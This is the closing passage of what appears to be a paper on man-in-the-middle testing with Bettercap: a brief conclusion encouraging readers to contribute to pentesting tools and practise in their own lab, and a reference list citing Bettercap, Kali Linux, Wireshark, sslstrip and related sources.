Last but not least, more and more new penetration testing scripts are written and rewrites of outdated pieces of software are popping out on the internet. See how many tools I used just to do this paper... None of them are perfect and they all have their own limitations. Thus, in order to improve them, you should try to contribute as a maintainer in one of these GitHub projects. And who knows, maybe one day you'll be the next Moxie Marlinspike !

Talking about GitHub projects, since the rewrite of Bettercap is easy to use and so complete that in about twenty pages I could say everything about it, you should try other features by yourself ! So why not setting up your own pentesting lab environment and try for yourself to hack on Bluetooth devices or crack your own WiFi network ?

References

[1] Bettercap, the swiss army knife for wifi, bluetooth low energy, wireless hid hijacking and ethernet networks reconnaissance and mitm attacks. URL: https://www.bettercap.org/.

[2] How https works to keep you secure and how it differs from http. URL: https://love2dev.com/blog/how-https-works/.

[3] Kali linux, the most advanced penetration testing distribution ever. URL: https://www.kali.org/.

[4] What is a vpn ?, by surfshark.com. URL: https://surfshark.com/learn/what-is-vpn.

[5] Wireshark, the world's foremost and widely-used network protocol analyzer. URL: https://www.wireshark.org/.

[6] Sanjay Barot. What is ssl? how do ssl certificates work ? URL: https://dzone.com/articles/what-is-ssl-how-do-ssl-certificates-work.

[7] T. Chomsiri. Sniffing packets on lan without arp spoofing. In *2008 Third International Conference on Convergence and Hybrid Information Technology*, volume 2, pages 472–477, 2008.

[8] CyberPunk. Bettercap usage examples (overview, custom setup, caplets). URL: https://www.cyberpunk.rs/bettercap-usage-examples-overview-custom-setup-caplets.

[9] CyberPunk. Man in the middle attack framework, a one-stop-shop for man-in-the-middle and network attacks. URL: https://n0where.net/mitmf.

[10] Moxie Marlinspike. Original moxie marlinspike's python script tool for exploiting ssl "stripping" attack. URL: https://moxie.org/software/sslstrip/.

[11] Wikipedia. Dns spoofing. URL: https://en.wikipedia.org/wiki/DNS_spoofing.

List of Figures